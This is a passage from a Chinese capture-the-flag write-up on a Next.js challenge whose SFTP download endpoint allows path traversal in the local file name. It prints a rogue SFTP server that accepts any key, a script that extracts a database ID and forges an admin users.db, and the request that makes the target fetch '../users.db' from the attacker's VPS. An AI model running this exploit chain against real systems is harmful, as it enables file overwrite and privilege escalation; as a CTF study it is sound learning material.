if (hasBlockedExtension(safeRemoteName) || hasBlockedExtension(safeLocalName)) {
return { ok: false, message: "Refused: writing code files is not allowed." };
}

try {
await fsp.mkdir("/app/downloads", { recursive: true });
} catch (_) {}

const localPath = "/app/downloads/" + safeLocalName;
const remotePath = "/app/" + safeRemoteName;

const sftp = new Client();
try {
await sftp.connect({
host,
username,
privateKey: fs.readFileSync(keyPath),
});

await sftp.fastGet(remotePath, localPath);
await sftp.end();

try {
await fsp.chmod(localPath, 0o600);
} catch {}

return {
ok: true,
message: "Successfully downloaded the file",
path: localPath,
};
} catch (error: any) {
try {
await sftp.end();
} catch {}

return { ok: false, message: error?.message || "SFTP error" };
}
}

可以看到:

1
2
const safeRemoteName = basename(filename);
const safeLocalName = filename;

客户端在将获取到的文件保存到本地时是可以目录穿越的, 所以就可以绕过后面的:

1
const localPath = "/app/downloads" + "/" +safeLocalName;

将从服务端获取到的文件保存到客户端任意位置

由于进行了私钥验证, 此时就让ai写个服务端, 任何私钥都能通过验证:

fake_server.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
import os
import socket
import paramiko

# 临时生成的 SSH host key
HOST_KEY = paramiko.RSAKey.generate(2048)

# 工作目录,只允许访问这里的文件
WORK_DIR = "/app"


class AlwaysAllowServer(paramiko.ServerInterface):
"""允许任何私钥/密码通过认证"""

def check_channel_request(self, kind, chanid):
if kind == "session":
return paramiko.OPEN_SUCCEEDED
return paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED

def check_auth_publickey(self, username, key):
return paramiko.AUTH_SUCCESSFUL

def check_auth_password(self, username, password):
return paramiko.AUTH_SUCCESSFUL

def get_allowed_auths(self, username):
return "publickey,password"


class SimpleSFTPHandler(paramiko.SFTPServerInterface):
"""SFTP 文件操作处理,只允许访问 WORK_DIR 下的文件"""

def _to_local(self, path: str):
"""
将客户端传来的相对路径映射到 WORK_DIR
拒绝访问 WORK_DIR 外的文件
"""
# 移除开头的斜杠,确保是相对路径
relative_path = path.lstrip("/\\")
local_path = os.path.abspath(os.path.join(WORK_DIR, relative_path))

# 安全检查:必须在 WORK_DIR 内
if not local_path.startswith(os.path.abspath(WORK_DIR)):
raise paramiko.SFTPNoSuchFile(path)

return local_path

def list_folder(self, path):
local_path = self._to_local(path)
print(f"[SFTP] list_folder {path} -> {local_path}")

files = os.listdir(local_path)
attrs = []
for f in files:
st = os.stat(os.path.join(local_path, f))
attrs.append(paramiko.SFTPAttributes.from_stat(st, filename=f))
return attrs

def stat(self, path):
local_path = self._to_local(path)
print(f"[SFTP] stat {path} -> {local_path}")

try:
st = os.stat(local_path)
return paramiko.SFTPAttributes.from_stat(st)
except FileNotFoundError:
raise paramiko.SFTPNoSuchFile(path)

lstat = stat

def open(self, path, flags, attr):
local_path = self._to_local(path)
print(f"[SFTP] open {path} -> {local_path}")

mode = ""
if flags & os.O_WRONLY:
mode = "wb"
elif flags & os.O_RDWR:
mode = "rb+"
else:
mode = "rb"

try:
f = open(local_path, mode)
except FileNotFoundError:
raise paramiko.SFTPNoSuchFile(path)

handle = paramiko.SFTPHandle(flags=flags)
handle.readfile = f if "r" in mode else None
handle.writefile = f if "w" in mode else None
return handle


def start_sftp_server(host="0.0.0.0", port=22):
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
sock.bind((host, port))
sock.listen(100)

print(f"[+] SFTP server listening on {host}:{port}")

while True:
client, addr = sock.accept()
print(f"[+] Connection from {addr}")

t = paramiko.Transport(client)
t.add_server_key(HOST_KEY)

server = AlwaysAllowServer()
try:
t.start_server(server=server)
except Exception as e:
print("[-] SSH negotiation failed:", e)
continue

# 挂载 SFTP 子系统
t.set_subsystem_handler("sftp", paramiko.SFTPServer, SimpleSFTPHandler)


if __name__ == "__main__":
os.makedirs(WORK_DIR, exist_ok=True)

# 测试文件
with open(os.path.join(WORK_DIR, "test.txt"), "w") as f:
f.write("Hello from fake SFTP server\n")

start_sftp_server()

需要安装paramiko依赖

有点小bug, 要把事先准备好的users.db放在/app/app/目录下


然而直接覆盖users.db也不行, 题目对users.db进行了校验
alt text

依旧是ai生成脚本来修改获得恶意users.db, 使得它通过DB_id校验

message.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

"""
基于目标 Next.js 服务的 /api/download 接口,提取数据库的 DB_ID,
并在本地生成一个包含管理员用户的 users.db(密码为可控明文,存储为 bcrypt 哈希)。

使用说明(示例):
python3 exp.py \
--base-url http://localhost:3000 \
--username admin \
--password Admin@123 \
--output ./users.db

注意:
- 本脚本不会尝试覆盖目标容器内的数据库,只负责在本地生成可用的 users.db。
- 后续可结合 SFTP 覆盖漏洞将该文件写回容器(例如利用 filename="../../users.db")。
"""

from __future__ import annotations

import argparse
import json
import os
import re
import sqlite3
import sys
import urllib.request
import urllib.error
from typing import Optional

# 在 Unix 系统上可用的标准库 bcrypt 实现接口(依赖底层 libxcrypt 对 $2b$ 支持)
# 优先使用 python-bcrypt(若用户已安装),否则回退到 crypt
def bcrypt_hash(password: str) -> str:
"""生成 bcrypt 哈希,优先使用 bcrypt 库,不存在则回退到 crypt($2b$)。

参数:
password: 明文口令
返回:
形如 $2b$10$... 的 bcrypt 哈希字符串
"""
# 优先尝试第三方 bcrypt(如已安装)
try:
import bcrypt # type: ignore

hashed_bytes = bcrypt.hashpw(
password.encode("utf-8"), bcrypt.gensalt(rounds=10)
)
return hashed_bytes.decode("utf-8")
except Exception:
pass

# 回退到 crypt(需系统支持 $2b$)
try:
import crypt
import secrets
import string

alphabet = "./" + string.digits + string.ascii_uppercase + string.ascii_lowercase
salt22 = "".join(secrets.choice(alphabet) for _ in range(22))
salt = f"$2b$10${salt22}"
hashed = crypt.crypt(password, salt)
if not hashed or not hashed.startswith("$2"):
raise RuntimeError("系统 crypt 不支持 bcrypt 算法 ($2b$)")
return hashed
except Exception as exc:
raise RuntimeError(
"无法生成 bcrypt 哈希:请安装 `pip install bcrypt` 或确保系统 crypt 支持 $2b$"
) from exc

def http_post_json(url: str, payload: dict, timeout: float = 15.0) -> dict:
"""使用标准库发起 JSON POST 请求,返回解析后的 JSON 字典。

仅依赖 urllib,避免引入额外依赖。
"""
data = json.dumps(payload).encode("utf-8")
req = urllib.request.Request(
url=url,
data=data,
headers={"Content-Type": "application/json"},
method="POST",
)
try:
with urllib.request.urlopen(req, timeout=timeout) as resp:
text = resp.read().decode("utf-8", errors="replace")
return json.loads(text)
except urllib.error.HTTPError as e:
try:
body = e.read().decode("utf-8", errors="replace")
except Exception:
body = ""
raise RuntimeError(f"HTTP {e.code} {e.reason}: {body}") from e
except urllib.error.URLError as e:
raise RuntimeError(f"网络错误: {e}") from e

def extract_db_id_from_text(text: str) -> Optional[str]:
"""从 /api/download 返回的文本内容中提取 32 位十六进制 DB_ID。

由于服务端以 utf-8 读取二进制 SQLite 文件,内容可能被破坏,但 'db_id' 与其值通常
仍以明文出现。这里优先匹配 'db_id' 附近的 32 位 hex;若失败,回退为全局第一个 32 位 hex。
"""
# 优先:锚定 'db_id' 关键字附近 0..128 字符内的 32 位十六进制
m = re.search(r"db_id[\s\S]{0,128}?([a-f0-9]{32})", text)
if m:
return m.group(1)
# 回退:任意出现的 32 位十六进制
m = re.search(r"([a-f0-9]{32})", text)
if m:
return m.group(1)
return None

def fetch_db_id(base_url: str) -> str:
"""调用 /api/download 下载 users.db,并从响应内容中提取 DB_ID。"""
url = base_url.rstrip("/") + "/api/download"
payload = {
"host": "localhost", # 在容器内连向本机 sshd
"filename": "users.db", # 远端路径将解析为 /app/users.db
"keyPath": "/root/.ssh/id_rsa", # 容器内预置的私钥
"downloadPath": "/app/downloads/",
}
resp = http_post_json(url, payload)
if not isinstance(resp, dict) or not resp.get("ok"):
raise RuntimeError(f"下载 users.db 失败: {resp}")
content = resp.get("content", "")
if not isinstance(content, str) or not content:
raise RuntimeError("下载结果无内容或类型异常")

db_id = extract_db_id_from_text(content)
if not db_id:
raise RuntimeError("未能从返回内容中解析出 DB_ID")
return db_id

def forge_users_db(
output_path: str, db_id: str, admin_username: str, admin_password_hash: str
) -> None:
"""生成符合目标服务结构的 users.db 并写入管理员。"""
# 确保输出目录存在
out_dir = os.path.dirname(os.path.abspath(output_path)) or "."
os.makedirs(out_dir, exist_ok=True)

# 若已存在,先删除避免旧结构干扰
if os.path.exists(output_path):
os.remove(output_path)

conn = sqlite3.connect(output_path)
try:
cur = conn.cursor()
# 建表结构与服务端一致
cur.executescript(
"""
PRAGMA journal_mode=WAL;
CREATE TABLE IF NOT EXISTS users (
id INTEGER PRIMARY KEY AUTOINCREMENT,
username TEXT UNIQUE NOT NULL,
password TEXT NOT NULL,
admin BOOLEAN DEFAULT 0
);
CREATE TABLE IF NOT EXISTS meta (
key TEXT PRIMARY KEY,
value TEXT NOT NULL
);
"""
)
# 设置 DB 签名
cur.execute(
"INSERT INTO meta(key, value) VALUES(?, ?) "
"ON CONFLICT(key) DO UPDATE SET value=excluded.value",
("db_id", db_id),
)
# 写入管理员用户
cur.execute(
"INSERT INTO users(username, password, admin) VALUES(?, ?, ?)",
(admin_username, admin_password_hash, 1),
)
conn.commit()
finally:
conn.close()

def main() -> int:
parser = argparse.ArgumentParser(
description="从目标服务提取 DB_ID,并本地生成包含管理员用户的 users.db"
)
parser.add_argument(
"--base-url",
default="http://localhost:3000",
help="目标服务根地址,如 http://localhost:3000",
)
parser.add_argument(
"--username", default="admin", help="要写入的管理员用户名"
)
parser.add_argument(
"--password",
default="Admin@123",
help="管理员明文密码(将计算为 bcrypt 哈希存入 DB)",
)
parser.add_argument(
"--output", default="./users.db", help="输出的 SQLite 文件路径"
)
parser.add_argument(
"--password-hash",
default=None,
help="可选:直接提供已计算好的 bcrypt 哈希,若提供将跳过本地计算",
)

args = parser.parse_args()

try:
print(f"[*] 目标: {args.base_url}")
db_id = fetch_db_id(args.base_url)
print(f"[+] 提取到 DB_ID: {db_id}")

if args.password_hash:
admin_hash = args.password_hash
print("[*] 使用外部提供的 bcrypt 哈希")
else:
print("[*] 正在生成管理员口令的 bcrypt 哈希(成本因子 10)...")
admin_hash = bcrypt_hash(args.password)
print(f"[+] bcrypt 哈希: {admin_hash}")

forge_users_db(args.output, db_id, args.username, admin_hash)
print(f"[+] 已生成本地数据库: {os.path.abspath(args.output)}")
print("[!] 后续可通过 SFTP 覆盖漏洞将该文件写回容器以生效。")
return 0
except Exception as e:
print(f"[!] 失败: {e}")
return 1

if __name__ == "__main__":
sys.exit(main())

之后打开靶机注册账户 qqq / qqq

获取并生成users.db

1
python .\message.py --base-url https://crooneytfc-655e0fb5087f0b1f.challs.tfcctf.com/ --username qqq --password qqq --output users.db

将生成的users.db放在vps的/app/app目录

在服务器上运行fake_server.py,注意检查22端口是否冲突

靶机登录qqq账户, 发包

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
POST /api/download HTTP/2
Host: crooneytfc-655e0fb5087f0b1f.challs.tfcctf.com
Cookie: token=MTpxcXE%3D
Content-Length: 113
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Sec-Ch-Ua: "Not;A=Brand";v="99", "Google Chrome";v="139", "Chromium";v="139"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://crooneytfc-655e0fb5087f0b1f.challs.tfcctf.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://crooneytfc-655e0fb5087f0b1f.challs.tfcctf.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Priority: u=1, i

{"host":"vps_ip","filename":"../users.db","keyPath":"/root/.ssh/id_rsa","downloadPath":"/app/downloads/"}

服务器收到请求
alt text

此时qqq账户已经是admin权限

访问 /api/admin 即得flag